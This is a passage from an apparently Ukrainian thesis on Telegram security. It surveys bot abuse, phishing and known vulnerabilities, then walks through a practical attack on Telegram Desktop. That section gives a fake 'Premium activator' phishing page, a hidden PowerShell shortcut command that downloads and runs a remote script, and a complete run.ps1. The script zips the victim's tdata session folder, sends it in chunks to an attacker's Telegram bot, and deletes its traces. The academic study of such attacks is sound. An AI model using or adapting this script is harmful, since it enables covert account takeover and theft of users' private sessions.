2.3 Боти Telegram – переваги, вразливості та ризики експлуатації

Telegram-боти створювались як зручний інструмент для розробників, бізнесу та користувачів, які прагнули автоматизувати рутинні завдання, забезпечити доступ до сервісів або реалізувати функції без створення окремого застосунку. Проте з часом бот-платформа Telegram стала не лише популярною серед легітимних розробників, але й однією з найулюбленіших інфраструктур для кіберзлочинців[9].

Telegram Bot API надає розробнику широкі можливості — обробка повідомлень, відправлення файлів, створення інтерактивних кнопок, запуск webapps то-

що. Але разом із функціональністю приходить ризик — API доступний усім, без обмеження географії, походження IP або необхідності складної автентифікації.

2.3.1 Telegram Bots як платформа передачі даних

У сценаріях атак боти Telegram найчастіше використовуються як інструмент передачі вкрадених даних у тому числі:

- облікових записів,
- cookies,
- скриншотів,
- вмісту буфера обміну,
- сесій Telegram Desktop (tdata).

Це здійснюється за допомогою простих HTTP-запитів на ***https://api.telegram.org/bot<TOKEN>/sendDocument***, де <TOKEN> — унікальний ідентифікатор бота, створений через @BotFather.

Такі атаки не потребують з'єднання з серверами управління (як у випадку з традиційними C2) — достатньо доступу до Інтернету та правильної конфігурації бота. Telegram як сервіс фактично виступає як бекенд для шкідливої діяльності.[8]

2.3.2 Telegram Mini Apps — нова хвиля атак через WebApps

З 2022 року Telegram запустив так звані Telegram Mini Apps — інтегровані web-додатки, які можна запускати всередині ботів. Це дало змогу створювати фішингові інтерфейси, які виглядають як легітимні Telegram-сторінки, але збирають дані користувачів.[10]

Сценарій атаки:

- Користувач отримує повідомлення від бота зі "спеціальною пропозицією", наприклад: "Ви були обрані для отримання безкоштовного Telegram Premium. Натисніть, щоб активувати."

- Натискає кнопку → відкривається Mini App, який зовні схожий на Telegram.
- Вводить номер телефону, код — дані збираються атакуючим у реальному часі.
- Зловмисник використовує дані для входу або перехоплення сесії.

Таким чином, Telegram сам створює вразливість через слабкий контроль безпеки у web-інтеграціях своїх ботів[11].

2.3.3 Відомі фреймворки та бібліотеки для Telegram-ботів, що використовуються в атаках

Загальнодоступні бібліотеки для створення ботів у Python, Node.js, Golang, PHP дають змогу зловмисникам легко створювати складні бот-системи без глибоких знань мережевої безпеки. Ось декілька популярних фреймворків, які часто фігурують у звітах про інциденти:

- telebot (Python) – використовується в простих stealers.[12]
- python-telegram-bot – один з найповніших SDK, також застосовується в атаках типу clipboard hijacking.[13]
- MadelineProto (PHP) – дозволяє створювати повноцінного Telegram-клієнта з сесіями, часто використовується в скриптах для масового створення акаунтів, ботів або управління сесіями Telegram на сервері.[14]
- aiogram (Python) – асинхронний фреймворк, який підтримує webhook-и та зручний у атаках через проксі-сервери.[15]

2.3.4 Приклади зловживання Telegram Bot API у реальних кампаніях

Telegram боти вже давно використовуються у APT-кампаніях, кіберзлочинних форумах, фішингових розсилках. Наприклад:

- В 2023 році було зафіксовано зростання інцидентів, де Telegram Bot API використовувався як канал передачі вкрадених паролів і сесій [16].
- CERT-UA фіксувала атаки на громадян України, де для передачі даних у фітингових атаках використовувався саме Telegram Bot API [17].

2.4 Telegram Web, OAuth і поведінкові особливості користувачів

Telegram Web — це веб-інтерфейс до месенджера, що дозволяє користувачам спілкуватися в браузері без встановлення клієнтського застосунку. Зручність використання, доступність на будь-якому пристрої з браузером та можливість роботи навіть без SIM-картки зробили Telegram Web одним із ключових каналів комунікації, зокрема в корпоративному та активістському середовищі.

Однак саме через ці переваги Telegram Web є також одним з найнебезпечніших векторів атаки, який, у поєднанні з соціальною інженерією, часто використовується у фішингових кампаніях, крадіжках сесій і компрометації акаунтів.

2.4.1 Механізм автентифікації Telegram Web та уразливості

Telegram Web використовує механізм автентифікації на основі QR-кодів або одноразових кодів, що надходять у вже активні сесії. Хоча такий підхід зручний, він також має низку суттєвих уразливостей:

- QR-код легко зчитується стороннім програмним забезпеченням, особливо якщо жертва не підозрює про фоновий запис або скринінг екрана.

- Якщо зловмисник має тимчасовий доступ до пристрою жертви (фізично або через віддалене керування), він може самостійно ініціювати сесію Telegram Web і підтвердити її, не викликаючи жодних підозр.
- Сесії Telegram Web не мають обмежень по геолокації, IP чи регіональним ознакам, що дозволяє зловмиснику входити з будь-якої точки світу.

2.4.2 Telegram Login Widget і OAuth: помилки в реалізації

Telegram надає стороннім сайтам можливість авторизації користувачів за допомогою Telegram Login Widget, який використовує спрощену форму OAuth 2.0. Проте дана реалізація має низку вразливих аспектів:

- Користувач часто не розуміє, які саме права він надає, коли натискає “Увійти через Telegram”.[18]
- Фішингові сайти можуть імітувати зовнішній вигляд Telegram Login і перенаправляти дані на сторонні сервери.

Під час аналізу Telegram Login виявлено, що більшість користувачів не читає пояснень до форми авторизації, покладаючись на візуальні елементи, що відкриває широкі можливості для зловмисників у фішингових атаках через підроблені логіни Telegram.

2.4.3 Поведінкові особливості користувачів Telegram

Ключовий вектор атак – це не лише технічні уразливості, але й людський фактор, тобто поведінкові патерни користувачів:

- Надмірна довіра до повідомлень у Telegram: через відсутність реклами та великої кількості каналів з експертним контентом користувачі часто не очікують фішингу.

- Звичка не перевіряти URL-посилання: багато користувачів Telegram переходять за посиланнями без попереднього перегляду, особливо якщо повідомлення стилізоване як офіційне.
- Інфлюенсери й розсилки: довіра до адміністратора групи або каналу також створює високий ризик — один компрометований акаунт може ініціювати масову фішингову кампанію.

Ці особливості призводять до того, що Telegram стає одним із найефективніших каналів для соціальної інженерії, особливо у регіонах з низьким рівнем цифрової грамотності.

2.5 Популярні інструменти та фреймворки для атак на Telegram

У сучасному кіберпросторі існує велика кількість готових рішень, призначених для здійснення атак на користувачів Telegram. Ці інструменти мають відкритий код або продаються на форумах даркнету, вони часто не потребують глибоких технічних знань, що робить їх доступними навіть для новачків. У поєднанні з соціальною інженерією ці засоби становлять реальну загрозу інформаційній безпеці не лише окремих користувачів, а й цілих організацій.

2.5.1 Evilginx та Telegram Session Hijacking

Evilginx — фреймворк для реалізації атак типу man-in-the-middle, який дозволяє здійснювати перехоплення сесій OAuth або cookie-токенів шляхом створення проксі-фішингового сайту.[19]

Telegram офіційно не використовує класичний OAuth 2.0 для авторизації, але окремі елементи Telegram Login Widget усе одно можна використати як мішень. Крім того, Evilginx дозволяє створювати копії Telegram Web або сторонніх сервісів, де використовується авторизація через Telegram. Сценарій такий:

- Створюється копія легітимного сайту з Telegram Login.

- Зловмисник запускає Evilginx для MITM-перехоплення авторизаційних cookie.
- Після введення даних користувачем, сесія автоматично зберігається і дозволяє зловмиснику отримати доступ.

2.5.2 Stealer-фреймворки з Telegram-модулем

Telegram давно інтегрується в популярні infostealer-платформи, серед яких:

- RedLine Stealer
- Vidar
- Racoon
- PupkinStealer
- Aurora

Більшість із них вже мають модуль Telegram, який:

- шукає tdata;
- витягує .sqlite, .map, .key файли; [4]

2.6 Актуальні вразливості Telegram (включаючи CVE)

Попри загальну репутацію Telegram як захищеного месенджера, технічні дослідження та досвід кіберіндустрії свідчать: Telegram має цілу низку відомих та потенційних уразливостей. Вони охоплюють як криптографічні алгоритми, так і архітектурні недоліки, а також логічні вразливості в процесах аутентифікації, обробки сесій та взаємодії з API. Враховуючи відкриту природу багатьох Telegram-компонентів (наприклад, Telegram Desktop є open-source), ці вразливості стають відомими широкому колу розробників — і, відповідно, зловмисників.

2.6.1 CVE-2024-7014 — EvilVideo: запуск .HTM файлу під виглядом відео у браузері на Android

Це одна з найновіших зафіксованих вразливостей у Telegram, яка була повторно виявлена у березні 2025 року та отримала умовну назву EvilVideo.

Суть вразливості EvilVideo полягає в тому, що зловмисник за допомогою Telegram-бота надсилає підроблений відеофайл, який насправді є шкідливим HTML-документом (.htm) із розширенням .mp4/gif. Telegram API не перевіряє реальний формат файлу, тож месенджер виводить такий файл як звичайне відео.

Коли необізнана жертва відкриває "відео", Telegram пропонує запустити його у зовнішньому додатку — браузері або відеоплеєрі. В момент відкриття активується шкідливий код: IP-логери, реверс-шели, фішингові форми, експлойти тощо[20]. Це дозволяє зловмиснику:

- отримати IP-адресу, браузерну інформацію;
- запускати скрипти, що експлуатують вразливості Android;
- у деяких випадках — отримати контроль над пристроєм.

2.6.2 Криптографічні вразливості MTProto

Telegram використовує власний криптографічний протокол — MTProto. На відміну від Signal або WhatsApp, які застосовують перевірені протоколи типу Double Ratchet та X3DH, Telegram обрав шлях створення свого стандарту.

Це рішення викликало критику в криптографічній спільноті, адже MTProto:

- не забезпечує forward secrecy на всіх етапах;
- не має належного відкритого незалежного аудиту;
- допускає існування спільних ключів для кількох сесій.

У 2021 році команда ETH Zurich опублікувала дослідження[21], в якому задокументувала 4 криптографічні вразливості в Telegram, серед яких:

- вразливість до симетричної підстановки при аутентифікації повідомлень;
- ризик підміни повідомлень у групових чатах;
- відсутність належної ентропії на старті сесії.

Висновки до розділу 2

Проведене в рамках цього розділу дослідження дозволяє зробити низку узагальнень та висновків, які не тільки відображають поточний стан безпеки Telegram, а й окреслюють найбільш критичні напрямки, в яких можлива реалізація атак. Telegram, як сучасний багатофункціональний месенджер, що поєднує в собі приватність, масштабованість і відкритість до інтеграцій, водночас виступає й потенційною ціллю для зловмисників, з огляду на об'єм збережених даних, сесій, особистих повідомлень і корпоративної інформації.

Перш за все, було виявлено, що механізми автентифікації Telegram не позбавлені уразливостей. Наявність можливості відновлення сесії без жодного повідомлення для користувача, відсутність двофакторної аутентифікації для Telegram Desktop за замовчуванням, а також архітектурна особливість збереження tdata у відкритому вигляді відкривають шлях до повного перехоплення контролю над акаунтом, зокрема без взаємодії з жертвою після первинної інфекції.

Далі, детальний аналіз Telegram API показав, що як Core API, так і Bot API, відкривають надзвичайно широкі можливості не лише для легальної взаємодії, а й для експлуатації Telegram у якості каналу ексфільтрації інформації, управління зараженими пристроями, маскування трафіку та обману користувачів. Telegram, по суті, виконує функції комунікаційної платформи для атак, надаючи зловмисникам стабільний та неконтрольований з боку третіх сторін інструментарій.

Особливу увагу варто звернути на Telegram Web та Telegram Login, які у своїй реалізації не передбачають достатніх запобіжників від фішингу. Механізм авторизації за QR-кодом, відсутність перевірки geolocation при створенні нових

сесій, недостатня валідація форм входу — усе це створює умови для реалізації як класичних, так і новітніх фішингових схем.

З точки зору користувацької поведінки, було встановлено, що людський фактор залишається однією з головних вразливостей. Звичка довіряти повідомленням у месенджері, сліпо переходити за посиланнями, натискати на кнопки, скачувати файли під виглядом “Telegram Premium”, “аналітики” чи “активацій” — усе це грає на руку зловмисникам.

Окрему категорію у дослідженні склали інструменти для реалізації атак: від фреймворків Evilginx до скриптів на PowerShell і Python, а також використання Telegram Bot API для передачі викрадених даних. Широка доступність таких засобів свідчить про системну проблему: будь-хто, хто має базові навички, може організувати атаку на користувача Telegram за допомогою відкритих інструментів, а архітектура Telegram фактично цьому сприяє.

Завершуючи аналіз, важливо підкреслити, що наявні уразливості Telegram не обмежуються лише окремими випадками чи CVE-записами. Йдеться про цілу систему факторів — архітектурних, технічних і поведінкових — які, взаємодіючи, створюють небезпечний вектор для кібератак. З огляду на популярність Telegram в окремих геополітичних регіонах (зокрема — Російська Федерація, Україна, Іран, Білорусь), вразливості Telegram можна розглядати не просто як проблему месенджера, а як інструмент стратегічного впливу, що може бути використаний як в індивідуальних, так і в державних інтересах.

Все це логічно підводить нас до практичної частини дослідження, яка демонструє, яким чином згадані вразливості можуть бути використані для компрометації акаунту Telegram — зокрема, через крадіжку tdata.

3 ПРАКТИЧНА РЕАЛІЗАЦІЯ АТАКИ НА КЛІЄНТ TELEGRAM

У цьому розділі докладно розглянуто реалізацію атаки на клієнт Telegram, яка дозволяє зловмиснику отримати повний несанкціонований доступ до облікового запису користувача без потреби у вводі паролю чи підтвердження входу. Реалізована атака базується на соціальній інженерії, PowerShell-автоматизації, Telegram Bot API та особливостях архітектури Telegram Desktop, що не передбачає інформування про нову сесію у разі прямого копіювання сесійних даних із каталогу tdata.

Ця атака є типовим прикладом класичної фішингової кампанії, що поєднує кілька технологічних векторів: створення довірливого повідомлення, імітація легітимного сайту, приховане виконання скрипта, крадіжка локальних даних та ексфільтрація через бот. Вся логіка реалізована так, щоб максимально уникнути підозри з боку жертви й унеможливити виявлення компрометації сторонніми засобами безпеки або самим користувачем.

3.1 Надсилання архіву з ярликом

Атака починається з етапу соціальної інженерії, яка залишається найефективнішим методом первинного доступу до системи. Зловмисник створює фішингове повідомлення, стилізоване під офіційне оголошення від команди Telegram. У ньому користувачу пропонується безкоштовний доступ до преміум-функціоналу месенджера в межах бета-тестування. Повідомлення написане з використанням маркетингових тригерів: згадуються переваги, унікальність, обмежена кількість учасників та спрощена інструкція.



Рисунок 3.1 – Фішингове повідомлення, що надходить жертві в Telegram.

Важливо зазначити, що сама подача повідомлення базується на психологічних факторах — авторитет Telegram як бренду, обмеженість доступу, новизна, привабливість преміум-функцій. Подібний формат використовується в багатьох інших шкідливих кампаніях, зокрема тих, які пов’язані з WhatsApp, Google Drive, Discord, OneDrive тощо.

3.1.1 Фішинговий сайт

Після того як користувач натискає на посилання, він потрапляє на сайт, стилізований під офіційний ресурс Telegram. Візуально він не містить ознак фішингу: фірмові кольори, логотип, правильні шрифти. Основна сторінка містить кнопку "Завантажити активатор", яка вказує на архів із файлом .lnk всередині нього для завантаження .



Рисунок 3.2 – Вигляд фішингового сайту, на який потрапляє жертва.

HTML-структура сторінки виглядає наступним чином:

```
<body>
  <div class="container">
    <h1>Telegram Premium Test Access</h1>
    <p>Ви були обрані для участі в тестуванні функцій Telegram Premium.<br>
    Ваш акаунт буде додано до списку розробників із безлімітним доступом.</p>
    <a class="button" href="telegram-activator.zip" download>Завантажити активатор</a>
    <div class="note">Працює лише для Telegram Desktop (Windows)</div>
  </div>
</body>
</html>
```

Рисунок 3.3 – Частина основного HTML-коду фішингової сторінки.

Такий сайт може бути розміщений на безкоштовному хостингу (наприклад, GitHub Pages, Netlify, 000webhost), а домен підбирається так, щоб імітувати офіційні ресурси Telegram, наприклад telegram-premium-beta.site або telegram-dev-program.net при реальній фішинговій кампанії.

3.1.2 Завантаження архіву з ярликом

Коли користувач натискає кнопку завантаження, на його пристрій завантажується архів, який містить єдиний файл із розширенням .lnk



Рисунок 3.4 – Вміст завантаженого архіву.

Назва файлу, іконка та розмір не викликають підозри. Архів важить лише 2 кБ, що посилює довіру користувача: малий розмір часто асоціюється з відсутністю вірусів. Насправді ж цей ярлик містить команду, яка запускає PowerShell-скрипт, завантажений із сервера зловмисника — цей етап детально розглядатиметься у пункті 3.2.

3.2 Запуск PowerShell та завантаження скрипту

Після того як жертва відкриває файл-ярлик, відбувається прихований запуск PowerShell-скрипта, призначеного для отримання доступу до сесій Telegram. Сам ярлик .lnk є на вигляд звичайним файлом, однак у його властивостях прописана спеціальна команда, яка виконує низку шкідливих дій.

Цей етап є ключовим, адже саме тут ініціюється з’єднання з віддаленим сервером зловмисника, з якого завантажується основна логіка атаки. Таким чином, сама атака є багатоступеневою: первинний файл не містить шкідливого навантаження, що дозволяє обійти антивіруси, а основні дії виконуються вже після завантаження з інтернету.

3.2.1 Вміст ярлика

Команда, яка викликається при запуску ярлика, виглядає так:
powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -Command "iex(iwr 'https://example.com/run.ps1' -UseBasicParsing)"

Ця команда:

- Завантажує скрипт run.ps1 з віддаленого сервера в тимчасову директорію;
- Запускає завантажений скрипт у прихованому режимі, без вікна та без взаємодії з користувачем.

Застосування параметра -ExecutionPolicy Bypass дозволяє обійти політику виконання скриптів у Windows, а -WindowStyle Hidden приховує вікно, а –UseBasicParsing наказує використовувати спрощений механізм обробки HTTP-відповіді без завантаження повноцінної бібліотеки Internet Explorer (IE) – це гарантує, що скрипт спрацює на системах з обмеженнями або без IE, тим самим підвищує його універсальність.

3.2.2 Структура скрипта run.ps1

Скрипт, що завантажується, реалізує логіку крадіжки сесій Telegram. Його код виглядає так:

```
$token = '125637838'
$chat_id = '360301351'
$sourceFolder = "$env:APPDATA\Telegram Desktop\tdata"
$tempFolder = "$env:TEMP\tdata_temp"
$zipPath = "$env:TEMP\tdata.zip"
if (Test-Path $tempFolder) {
    Remove-Item $tempFolder -Recurse -Force
}
Copy-Item $sourceFolder -Destination $tempFolder -Recurse
if (Test-Path $zipPath) {
    Remove-Item $zipPath -Force
}
Add-Type -AssemblyName 'System.IO.Compression.FileSystem'
[IO.Compression.ZipFile]::CreateFromDirectory($tempFolder, $zipPath)
$chunkSize = 45MB
$buffer = New-Object byte[] $chunkSize
$in = [System.IO.File]::OpenRead($zipPath)
$index = 1

while ($true) {
    $read = $in.Read($buffer, 0, $chunkSize)
    if ($read -le 0) { break }

    $chunkPath = "$env:TEMP\tdata$index.zip"
    $out = [System.IO.File]::OpenWrite($chunkPath)
    $out.Write($buffer, 0, $read)
    $out.Close()

    curl.exe -X POST "https://api.telegram.org/bot$token/sendDocument" `
      -F "chat_id=$chat_id" `
      -F "document=@$chunkPath" > $null

    Remove-Item $chunkPath -Force
    $index++
}

$in.Close()
Remove-Item $zipPath -Force
Remove-Item $tempFolder -Recurse -Force
```

Рисунок 3.5 – Вміст скрипта run.ps1.

Цей скрипт:

- Копіює каталог tdata в папку Temp, архівує цю копію в tdata.zip;
- Далі розбиває архів на частинки по 45мб для відправки, через існуюче обмеження Telegram Bot API в 50мб;
- Як тільки сформована частинка, то надсилає її через POST-запит до Telegram Bot API, а після видаляє та формує наступну;
- В результаті архів розбитий на частинки надходить до Telegram-бота, контрольованого зловмисником.



Рисунок 3.6 – Результати перевірки антивірусами на VirusTotal.

Ключовим моментом є використання Telegram Bot API для ексфільтрації — це надає атакуючому стійкий, анонімний і стабільний канал для отримання інформації, який не блокується більшістю антивірусів і не потребує спеціального серверного ПЗ.

З технічної точки зору, саме цей етап — один з найвразливіших з боку жертви. Якщо на пристрої налаштовано системи контролю (наприклад, AppLocker, EDR), то запуск подібного PowerShell-сценарію міг би бути заблокований. Проте, в реальних умовах пересічні користувачі Windows не мають жодного захисту від подібного типу дій.

Більше того, через відсутність інтерактивного вікна або будь-яких повідомлень у процесі виконання, звичайний користувач не помічає жодних підозрілих активностей, що забезпечує атакуючому високу ймовірність успіху.

3.3 Архівація tdata, передача даних

На цьому етапі атаки реалізується ключова ціль — отримання контрольованого доступу до даних сесії користувача Telegram, які зберігаються на локальному диску у вигляді незашифрованих файлів. Атака базується на використанні особливостей Telegram Desktop, де сесійні дані, включно з авторизаційними токенами, зберігаються в директорії tdata без додаткових рівнів захисту або шифрування.

Як вже було описано у пункті 3.2, скрипт, завантажений зловмисником, виконує завдання пошуку каталогу tdata, архівації його вмісту та передачі архіву частинами до Telegram-бота. Цей процес реалізується автоматично, без участі користувача, у прихованому режимі — що є основною перевагою для атакуючого.

3.3.1 Архівація каталогу `tdata`

Скрипт створює архів tdata.zip у тимчасовій директорії системи, використовуючи вбудовані засоби PowerShell. Функція [System.IO.Compression.ZipFile]::CreateFromDirectory() дозволяє створити повноцінний ZIP-архів без необхідності використання стороннього програмного забезпечення. Саме це спрощує атаку та робить її ще менш помітною, адже не потребує додаткових інсталяторів чи виконуваних файлів.



Рисунок 3.7 – Архів tdata.zip, створений у папці Temp.

Ключовим моментом є те, що ця архівація не потребує прав адміністратора. Telegram Desktop зберігає дані сесій в %APPDATA%, тобто в профілі користувача, що відкриває шлях до експлуатації навіть за умов стандартних прав доступу.

3.3.2 Передача архіву через Telegram Bot API

Після створення архіву скрипт автоматично ініціює передачу цього архіву частинками через інтерфейс Telegram Bot API. Для цього використовується простий HTTP POST-запит, надісланий за адресою:

https://api.telegram.org/bot<token>/sendDocument

У запиті передаються два основні параметри: chat_id (ідентифікатор чату або користувача, до якого буде доставлений файл) та document (сам файл архіву).



Рисунок 3.8 – Процес створення та відправки частинок архіву.

Цей запит повністю автоматизовано засобами PowerShell — використовується команда Invoke-RestMethod, яка дозволяє легко взаємодіяти з веб-API без потреби в зовнішніх бібліотеках. Таким чином, файл tdata.zip частинками потрапляє безпосередньо в Telegram-чат, яким керує атакуючий.



Рисунок 3.9 – Повідомлення від Telegram-бота з вкладеннями.

Telegram, як канал передачі, має безліч переваг для зловмисника:

- Зашифрований канал — вміст передається без збереження у відкритому вигляді;
- Висока надійність — доставлення гарантовано, навіть якщо ПК жертви працює нестабільно;
